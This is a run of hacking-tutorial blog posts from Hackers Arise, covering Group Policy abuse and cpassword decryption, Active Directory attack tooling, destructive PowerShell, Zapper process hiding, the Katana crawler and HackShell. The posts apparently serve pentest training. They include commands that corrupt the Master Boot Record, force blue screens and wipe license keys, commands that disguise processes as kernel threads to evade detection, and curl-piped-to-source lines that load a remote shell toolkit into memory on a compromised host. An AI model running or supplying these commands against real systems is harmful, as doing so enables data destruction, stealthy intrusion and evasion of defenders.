PS > Get-ADComputer -SearchBase "OU=Workstations-Temp,DC=sekvoya,DC=local" -Filter * | Select-Object Name, DistinguishedName
listing computers in the workstation group

Look Inside the GPOs

Now that we know which GPOs hit Workstations-Temp, we can find out what they actually do.

PS > Find-GPO -GPOName 'Local Administrator Password' -SingleObject
PS > Find-GPO -GPOName 'Logon Script - Standard User' -SingleObject
PS > Find-GPO -GPOName 'WSUS Settings - Old' -SingleObject
looking inside gpos

Find-GPO reads the GPT, which is just the SYSVOL content and prints it. But in our case, only WSUS was printed with a DNS name and a link. But “empty” doesn’t always mean empty. Get-GPOZaurr and Find-GPO mostly trust Active Directory. They look at the GPO’s version number and its extension attributes (gPCMachineExtensionNames and gPCUserExtensionNames). If a setting was pushed through GPMC properly, those fields get updated and the GPO shows up as not empty.

You might find an environment where that’s not the case. Files can be dropped straight onto SYSVOL by hand.

Listing Files

For the reason mentioned above, we won’t trust the output and list all the files ourselves. 

PS > Get-GPOZaurrFiles | Format-Table GPOName, FullName, Length -AutoSize
listing files in sysvol

Here we’re not querying Active Directory, that’s why we get the output. It’s showing us the actual Policies folder tree and listing what’s inside. We can open the same folders as any domain user in Explorer.

Our SYSVOL has Groups.xml with cpassword, logon.bat and office2013.adm, which is a legacy ADM template that tells you this domain hasn’t been cleaned up since 2013. Readme.txt has some notes. Take some time and look through your output.

Decrypting the Password

Let’s take a look at Groups.xml and see its structure. 

PS > findstr /s /i cpassword \\sekvoya.local\sysvol\*.xml
finding the cpassword that needs to be decrypted

Above you can see cpassword. It was introduced in Windows Server 2008 to let administrators manage domain-wide settings and deploy local administrator passwords. Microsoft encrypted the passwords using AES, but then made the private encryption key public. We can use NetExec to extract and decode the password stored there. 

kali > nxc smb DC -u user -p password 
decrypting passwords with netexec

Permission to Change 

Reading SYSVOL can give you old leftover passwords. But we can also find out who can push something new into a GPO that’s still live.

PS > Get-GPOZaurrPermission | Where-Object { $_.DisplayName -eq 'Local Admins - Workstations' } | Format-Table DisplayName, PrincipalName, Permission, PrincipalSidType -AutoSize
gpo permission to change list

This pulls the ACL on the GPO object inside our AD, which tells you who can read it, who can make it apply to them, edit and change security settings. GpoRead and GpoApply mean you can see the GPO or have it apply to you, which is completely normal for Authenticated Users or Domain Computers. GpoEdit and GpoEditDeleteModifySecurity mean you can actually change settings or change who else is allowed to.

In our lab, jpatel has GpoEditDeleteModifySecurity on Local Admins – Workstations, and that GPO is linked to Workstations-Temp. Domain Users also have GpoApply on it, which is normal on the surface. Somebody got delegated edit rights on a GPO for some project or ticket (helpdesk). The ticket closed months ago, but nobody went back and pulled the permission. So not only can you read the leftover password, you can also edit rights on a linked GPO and write the next one. Those are two very different levels of access.

A low privileged user who can edit a linked GPO can add things like an Immediate Scheduled Task, a Restricted Groups entry or a startup script. These can turn into code execution on every machine that GPO touches. SharpGPOAbuse and pyGPOAbuse are built for that. GPOZaurr can only find things and fix them. The actual abuse is a separate topic.

Ownership

An edit permission is one entry on a list. Ownership is stronger, because whoever owns the Active Directory object can usually reset the entire access list from scratch. When they own the SYSVOL folder, they can change the files directly, even if the AD permissions look locked down tight. Both of those owners are supposed to be Domain Admins or BUILTIN\Administrators. But this can drift over time, especially if a company is big. 

PS > Get-GPOZaurrOwner -IncludeSysvol | Where-Object { $_.DisplayName -eq 'Printer Deployment - 3rd Floor' } | Format-Table DisplayName, Owner, OwnerType, SysvolOwner -AutoSize
gpo ownership list

In our lab, Printer Deployment – 3rd Floor is owned by jpatel. That’s the same user who could edit the local admins GPO. So we have two separate mistakes, but one person behind both of them. At some point they deployed printers on the 3rd floor and picked up more access than they should have kept.

If you compromise jpatel, you own an entire GPO object outright. Their helpdesk account can be used to write policy for a whole OU.

Summary

We tried to simplify the concept of GPOs and how they work in Active Directory. As you can see, credentials can hide not only in LDAP user description and text files on the workstation, but also on the Domain Controller itself in SYSVOL that any domain user can read. Hackers often abuse GPOs and create their own policies affecting all computers and in the domain disabling Defender and booting them into Safe Mode to execute ransomware. This abuse has been reported several times. 

There are a lot of different options for escalating your privileges in a misconfigured domain. The boring and complex things like GPOs and ADCS are often left vulnerable, simply because they are tedious to work with. But not for you!

Want to become a Powershell expert? Join our Powershell for Hackers training.

The post Pentesting: Group Policy for Hackers – Basics first appeared on Hackers Arise.

Offensive Security: Speeding up Active Directory Pentests with ADScan and ADPulse

Welcome back, pentesters!

During a pentest, you often end up repeating the same things. You usually start with the same set of checks. You want to know if SMB shares are exposed, whether you can reach LDAP on the DC and find out how strong the password policies are. You also want to find misconfigured privileged accounts, roastable accounts and go through ADCS for potential escalation paths. These are the checks that always come up in Active Directory pentests.

Because of that, a lot of pentesters end up writing their own scripts and use tools that reduce the repetitive work. Today we’ll look at two tools that help here. It’s ADScan and ADPulse. ADScan is built for active enumeration and attack, while ADPulse is for read only auditing and reporting.

ADScan

We’ll start with ADScan. It automates Active Directory pentesting and does enumeration across DNS, LDAP, SMB and Kerberos, collecting data that can be fed into BloodHound for analysis. Later you’ll see you don’t even have to use BloodHound to process that data, since ADScan uses Python libraries to parse the JSON files and give you the output itself. You can act on findings right away, with Kerberoasting, AS-REP roasting, DCSync or just password spraying.

Sometimes you might start with no credentials at all or you might be handed a low-privileged account. ADScan works well in both cases.

Setting Up

The installation process requires some patience. Before starting, you need to have Docker installed on your Kali.

kali > sudo apt install docker.io
kali > sudo apt install docker-compose
kali > sudo service docker start
kali > sudo systemctl enable docker

Once Docker is ready, you can install ADScan.

kali > pipx install adscan
kali > adscan install
installing adscan

A stable internet connection is important here.

After installation completes, you will receive credentials for BloodHound. At this point, everything is ready and you can start the tool.

kali > adscan start
starting adscan

Inside the interface, you can see a help menu that keeps commands in logical sections. 

adscan help menu

Each section has its own subcommands.

adscan cve menu

Exploitation

As mentioned earlier, you can work with or without a domain user account. We’ll give it the credentials anyway.

start_auth
adscan proving domain credentials

After running this command, give it the credentials and some details about the domain that you know. 

adscan providing domain info

From here, ADScan will run a few automated checks. It pulls in BloodHound data, looks for Kerberoastable and AS-REP roastable accounts and tries to find potential escalation paths in Active Directory Certificate Services.

adscan scanning

In our case, the tool found that our lowpriv user has GenericAll permissions over sensitive groups. This comes from SDProp manipulation, where permissions are assigned in ways that aren’t easy to find using standard administrative tools (RSAT).

When enumeration’s done, ADScan gives you two different attack path engines. The first works with BloodHound, organizing findings into attack paths. This includes password spraying, Kerberos attacks, NTLM hash capture and other steps that gradually build toward higher levels of access.

adscan attacking the domain

The second engine uses a local Python based search that finds permission abuse through DACL misconfigurations. In our example, it showed that the user can directly modify membership in Domain Admins.

adscan domain compromise

As the process continues, ADScan may also check for known vulnerabilities affecting domain controllers. It’s not unusual to find older systems still in use, which can be vulnerable to Zerologon or NoPac.

enumerating cve vulnerabilities of the domain

ADScan does not replace understanding, but it significantly improves efficiency and consistency.

ADPulse

ADPulse takes a different angle. It’s built as a read only auditing tool that evaluates the overall security posture of an Active Directory environment. ADPulse connects to a domain controller over LDAP or LDAPS and runs a defined set of security checks. These checks look for common misconfigurations, weak policies, and potential attack paths. The results come out in several formats (CLI, JSON, and HTML).

Setting Up

Compared to ADScan, setting up ADPulse is straightforward.

kali > git clone https://github.com/yourorg/adpulse.git
kali > cd adpulse
kali > python -m venv venv
kali > source venv/bin/activate
kali > pip install -r requirements.txt

Once the environment is ready, you can start it.

kali > python ADPulse.py –domain sekvoya.local –user lowpriv –password 'P@ssw0rd123!'
scanning the domain with ADPulse

As it runs, ADPulse shows summaries right in the terminal, so you get a sense of what’s going on in the domain as it works. When the scan finishes, it generates both JSON and HTML reports. The HTML version looks good and lays out findings in a hierarchical structure with recommendations attached.

viewing the adpulse report
showing the results of adpulse

You can share these reports with sysadmins and defenders to help them understand what needs fixing and why it matters.

Summary

Active Directory pentesting starts with discovery and often moves toward exploitation, but it doesn’t always end with full domain compromise. Success isn’t measured by whether you get Domain Admin privileges, it’s measured by how well you identify and communicate the risks that could actually impact the organization. Sometimes the most critical findings are exposed data, weak configurations and small mistakes that could later get chained into bigger attacks.

If you’re interested in red teaming and want to build the skills required to be a pentester, we offer our Red Team Operator training program.

The post Offensive Security: Speeding up Active Directory Pentests with ADScan and ADPulse first appeared on Hackers Arise.

PowerShell for Hackers, Part 5: How to Crash and Burn Windows

Welcome back, cyberwarriors!

In this part of the series, we’re looking at how PowerShell can cause serious damage when nothing is restricting it. We’ll show how it can slow systems down and knock them off completely. You’ll see how hardware interfaces can get disabled, license keys wiped and a blue screen forced with machines left unbootable.

All these techniques are destructive, but our goal here is to show you that you shouldn’t just monitor command execution in PowerShell, you should also experiment with Language Modes to limit the attack surface if a workstation gets compromised. If these scripts are misused in the wrong context, the results can be irreversible.

We’ll begin with the basics and then move toward the dangerous things. 

Overloading RAM

The loadram.ps1 script works by aggressively consuming system memory. It allocates large arrays until nearly all available RAM is exhausted, leaving only a small buffer so the OS does not immediately collapse. The machine becomes unusable and applications stop responding.

This type of attack can be used as a DoS tactic to slow down a server, or it can act as a distraction, while other activity takes place.

PS > .\loadram.ps1
showing how loadram script loads ram

Overloading CPU

The loadcpu.ps1 script applies the same principle to processor cores, pinning usage at 100% until the script is terminated. Just as with RAM exhaustion, this script can serve as a cover while hackers are doing something else.

PS > .\loadcpu.ps1
showing how loadcpu script loads cpu

Windows License Killer

The license.ps1 script clears Windows product keys by wiping out OEM, retail and volume license entries from the registry. The system becomes stripped of activation data. After restarting the Software Protection Service, Windows will be unlicensed and may refuse to validate against Microsoft servers.

PS > .\license.ps1

Then you can check the product key:

PS > (Get-WmiObject -query 'select  from SoftwareLicensingService').OA3xOriginalProductKey
removing windows product key

The result should be empty. 

USB and Network Killer

You can also kill network adapters and USB controllers using killer.ps1 script. Once you run it, the mouse and keyboard will stop working. There will be no way to transfer files, connect to the network or even plug in a recovery device without significant intervention.

PS > .\killer.ps1
killing usb and network adapters

Mayhem by PowerSploit

PowerSploit includes a module called Mayhem, which has two destructive PowerShell functions. These are Set-CriticalProcess and Set-MasterBootRecord. Both directly attack the operating system itself.

Set-CriticalProcess

Windows protects smss.exe and csrss.exe by marking them as critical. If they are terminated, the system triggers a Blue Screen of Death. Set-CriticalProcess can tag any process with this critical status. Killing it immediately forces a system crash.

To use it, first copy the Mayhem module from the repository to:

C:\Program Files\WindowsPowerShell\Modules\
showing mayhem modules installed from the PowerSploit repo

Then you can run Set-CriticalProcess:

PS > Set-CriticalProcess
messing up with critical processes on windows with Set-CriticalProcess by PowerSploit

Confirm with Y and expect the machine to blue screen in moments.

Set-MasterBootRecord

This is the most destructive of all. Unlike Set-CriticalProcess, this attack corrupts the Master Boot Record (MBR), which is the first sector of the hard drive. The MBR has the bootloader and partition table and without it Windows cannot load.

When it’s overwritten, the system may only display your custom message and will refuse to boot into the OS. Some malware does the same. The OS will work only if you fix the MBR, but chances are you will have to reinstall the OS. 

In our article on Digital Forensics we were repairing a corrupted drive where the MBR had been overwritten.

PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!'
messing up with MasterBootRecord by corrupting Windows MBR and setting a custom message

You can also force the system to reboot right after:

PS > Set-MasterBootRecord -BootMessage 'Pwned by Cyber Cossacks!' -Force -RebootImmediately

It will no longer boot into Windows.

Summary

We showed how far PowerShell can be pushed when used as a weapon. That alone should be enough to convince you to restrict its use and work with Language Modes to help protect your system. By default, workstations and servers are pretty permissive, which makes them comfortable to use. The same permissiveness is just as accommodating for a hacker who has breached a system through phishing. Restricted Language Mode is a must on workstations where users don’t need PowerShell in the first place.

Want to become a Powershell expert? Join our Powershell for Hackers training.

The post PowerShell for Hackers, Part 5: How to Crash and Burn Windows first appeared on Hackers Arise.

Linux: Zapper – How Hackers Hide Malicious Process

Welcome back, pentesters!

The more experienced a hacker becomes, the harder they are to detect. Beginners are often noisy and leave plenty of traces behind. As they gain experience, they learn to think like defenders and understand how detection actually works.

Today, we’re going to look at a tool that can hide your processes. It’s Zapper. We’ve already seen reports of it being used by hackers to masquerade their long running processes and make them look legitimate.

What is Zapper?

Zapper is a tool created by Hacker’s Choice. Unlike a lot of crude hiding methods, it actually works well. Zapper doesn’t need root privileges to run and it can work even as a static binary, one you can rename too.

how zapper works

Not only can you hide the command line itself, but the environment variables of a process too, along with what’s in /proc/<PID>/environ. The tool doesn’t depend on LD_PRELOAD or libc tricks, it uses ptrace() to manipulate the ELF Auxiliary Vector instead. The performance overhead is tiny, so you won’t even notice it.

Using Zapper

First you need to get the binary. Let’s use the command from the project repository:

bash$ > curl -fL -o zapper https://github.com/hackerschoice/zapper/releases/latest/download/zapper-linux-$(uname -m) && chmod 755 zapper && ./zapper -h
downloading zapper

Defenders often monitor traffic and certain keywords may trigger alerts. So it’s best to rename the tool and then host it on your C2. 

bash$ > mv zapper systemd-control
renaming zapper to a system-looking binary name

Here we renamed the binary to systemd-control. On many Linux distros, the actual systemd components live inside /lib/systemd, so placing the renamed file there and changing the timestamps can make it hard to catch, unless someone’s monitoring that directory too. That’s basically why you as a defender can’t rely purely on filename based detection.

The help menu has plenty of examples and shows some creative ways you can use the tool:

bash$ > ./systemd-control -h
zapper help menu

Hackers can hide binaries along with their child processes. They can create hidden tmux sessions to maintain persistence on a server without showing up in normal process listings. They can also leave the program name exposed but strip all the command line options, making the process look generic.

For the demonstration we’ll hide an nmap scan and all its arguments:

bash$ > exec ./systemd-control -f -a '[kworker/2:2-events_power_efficient]' nmap IP -Pn -sV -sC > /dev/shm/scan.txt &
running zapper and trying to detect it

This command makes it look like a kernel worker thread. Most admins would just ignore it. While it’s running, you won’t find it anywhere with ps or any other tool. The scan results were saved in /dev/shm/scan.txt, that proves it worked.

bash$ > ps aux | grep nmap 
# no nmap in ps

bash$ > cat scan.txt
reading the results of the scan

You should try it on a pentest to emulate a realistic threat and see whether defenders can catch it.

Summary

Zapper can help when you need to hide a suspicious long running process. It masquerades them as something legitimate that every admin would just skip past. The commands and arguments can’t be found in /proc either. You don’t need root to work with it, so it’s suitable for a lot of engagements. With all these qualities, it gained popularity fast and has already been seen in DFIR reports on cyberattacks.

If you like Linux and want to advance your skills, consider joining our Advanced Linux for Hackers training.

The post Linux: Zapper – How Hackers Hide Malicious Process first appeared on Hackers Arise.

Web App Hacking: Katana, A Next-Generation Crawling and Spidering Framework

Welcome back, aspiring cyberwarriors and bug bounty hunters!

When we work with web applications, we often need to effectively crawl and spider them to understand what we’re dealing with. But the main problem we might encounter is that a target web app is an SPA, or single-page application. This means that the website loads a single HTML file initially and dynamically updates the content within that page as the user interacts with it. Therefore, traditional crawling tools become ineffective with modern web applications.

To work with modern JavaScript frameworks, single-page applications, and sophisticated authentication mechanisms, we can use the Katana framework from ProjectDiscovery. Katana is a web crawler that allows you to discover hidden paths, parameters, and endpoints in web applications. It’s fast, modular, and supports multiple crawling techniques.

One of the most impressive aspects of Katana is its ability to handle JavaScript execution and dynamic content rendering. Traditional crawlers often miss critical functionality because they cannot execute JavaScript or understand how modern web applications dynamically generate content. Katana addresses this limitation by incorporating headless browser capabilities that allow it to fully render pages, execute JavaScript, and discover content that would otherwise remain hidden.

Let’s explore how to download, install, and utilize this powerful reconnaissance tool to enhance your web application security testing capabilities.

Installing Katana

There are few methouds of installing the tool. In this article, I’ll focus on installing using Go programming language.

First, verify if Go is already installed:

kali> go version

Install Katana using the Go package manager:

kali> go install github.com/projectdiscovery/katana/cmd/katana@latest

Verify the installation:

kali> katana -version

Crawling Modes

Katana supports two main crawling modes, each tailored to different types of web applications and use cases.

The Standard Mode is designed for speed and simplicity, making it ideal for traditional websites. It uses Go’s built-in HTTP library to handle requests and responses, parsing raw HTTP response bodies without executing JavaScript or rendering the DOM. This lightweight approach ensures fast performance but may miss endpoints in more complex applications that rely on browser-based events.

In contrast, the Headless Mode offers a more thorough crawl by simulating a real browser environment. This mode is especially useful for modern, JavaScript-heavy applications, as it captures both raw and rendered content. By mimicking a legitimate browser fingerprint (including TLS and user-agent headers), it improves coverage and detection of dynamic elements.

You can enable Headless Mode with the -headless flag and customize it further with several options:

  • -sc / -system-chrome: Use the locally installed Chrome
  • -sb / -show-browser: Show the browser window during execution
  • -ho / -headless-options: Pass custom Chrome options
  • -nos / -no-sandbox: Disable the Chrome sandbox (useful for root users)
  • -cdd / -chrome-data-dir: Specify a custom Chrome data directory
  • -scp / -system-chrome-path: Set a specific path to the Chrome executable
  • -noi / -no-incognito: Disable incognito mode

Basic Website Reconnaissance

Let’s start with a fundamental reconnaissance scenario where we need to map a target website’s structure and discover all accessible endpoints. For this example let’s try to understand application’s structure of Vesti.ru – Russian news website.

kali> katana -u https://example-target.com -d 5 -c 10 -o target-crawl-results.txt

-u: Specifies the target URL

-d 5: Sets maximum crawling depth to 5 levels

-c 10: Uses 10 concurrent threads for faster crawling

-o: Saves all discovered URLs to a file

JavaScript-Heavy Application Crawling

Modern web applications often rely heavily on JavaScript for content generation. Here’s how to handle an AngularJS-based single-page application.

kali> katana -u https://angular-app.com -js-crawl -headless -timeout 30 -delay 2 -o angular-results.json

-js-crawl: Enables JavaScript execution during crawling to handle AngularJS controllers and directives

-headless: Uses headless Chrome for rendering AngularJS templates and executing digest cycles

-timeout 30: Sets 30-second timeout for page loads to accommodate AngularJS bootstrapping

-delay 2: Adds 2-second delay between requests to allow AngularJS routing transitions

Known Files Discovery

Crawl for common files like robots.txt and sitemap.xml that often reveal valuable information about website structure and hidden content. These files can provide insights into:

  • robots.txt: Disallowed directories and files that may contain sensitive information
  • sitemap.xml: Complete site structure including pages not linked from main navigation
  • Other discovery files: Common configuration files, backup files, and administrative interfaces

kali> katana -u https://example.com -known-files all -d 3

Note that a minimum depth of 3 is required to ensure comprehensive discovery of all known files across the target application.

Filtering Capabilities

Katana offers robust filtering features that help users process, refine, and manage crawl output with precision. These capabilities make it easy to isolate valuable data, reduce noise, and tailor results to match specific goals.

Users can filter output by specific fields, include or exclude URLs based on extensions or regular expressions, and even define custom fields using a YAML configuration file. This flexibility is crucial for handling the often large volume of data produced during a crawl, ensuring that users can focus on the most relevant information.

Some key filtering options include:

  • -field or -f: Display specific fields (e.g., url, path, fqdn, rdn)
  • -store-field or -sf: Save selected fields to disk
  • -extension-match or -em: Show only URLs with specific file extensions
  • -extension-filter or -ef: Exclude URLs with specific file extensions
  • -match-regex or -mr: Include URLs that match a regex pattern
  • -filter-regex or -fr: Exclude URLs that match a regex pattern

Example:
To extract only .js URLs (including those with query parameters) and save their full URLs to a file, you could run:

kali> katana -u https://example.com -match-regex “\.js” -f url -sf url -o js-files.txt

Summary

Whether you’re conducting penetration tests, bug bounty research, or comprehensive cyberwar operations, Katana’s advanced capabilities and modern architecture make it an essential addition to your hacking toolkit.

If you’re serious about sharpening your offensive security skills, consider our Subscriber Pro package. It’s designed to take your expertise to the next level.

The post Web App Hacking: Katana, A Next-Generation Crawling and Spidering Framework first appeared on Hackers Arise.

Linux: HackShell – Bash For Hackers

Welcome back, aspiring cyberwarriors!

In one of our Linux Forensics articles we talked about how widespread Linux systems are. Most of the internet runs on Linux. ISPs rely on it for deep packet inspection, servers host sites on it. Cameras, routers and cash registers run Linux based firmware too. Critical infrastructure depends heavily on Linux as well, from gas stations to industrial control systems.

Master OTW has a great series showing how cameras can be exploited and later used as proxies. Once hackers control a device like that, it becomes a doorway into the organization. And if they’re Linux systems, that means they run Bash. Bash is already a powerful friend to admins and hackers, but we can make it even more stealthy.

We will look at HackShell today. It was built to upgrade your Bash environment during a pentest. HackShell was developed by The Hacker’s Choice and the tool is actively maintained. To evade detection, it loads entirely in memory and doesn’t need to write itself to disk. That reduces the number of artifacts left on a system.

Setting Up

Once you get a shell, load HackShell directly into memory:

bash$ > source <(curl -SsfL https://thc.org/hs)
# or
bash$ > eval "$(curl -SsfL https://github.com/hackerschoice/hackshell/raw/main/hackshell.sh)"
setting up hackshell

You are all set. When it loads, it does some light enumeration to find details about the machine. This system had gs-netcat running as persistence.

If the compromised host doesn’t have internet access, for example when it sits inside an air-gapped environment, you can manually copy and paste the contents of the HackShell into /dev/shm. Old machines may have compatibility issues, to bypass them run these commands:

bash$ > bash -c 'source <(curl -SsfL https://thc.org/hs); exec bash'
bash$ > source <(curl -SsfL https://thc.org/hs)

Now we are ready to see what it’s capable of.

Capabilities

The developers of HackShell put a lot of thought into what you might need during a pentest. Many helpful commands are built directly into the shell. You can list these commands with xhelp.

hackshell capabilitieshelp menu

We will walk through some of the most interesting ones. The main thing here is stealth. Many commands here reduce the amount of forensic evidence left behind.

Evasion

Here are some commands that will help you reduce your forensic artefacts. 

xhome

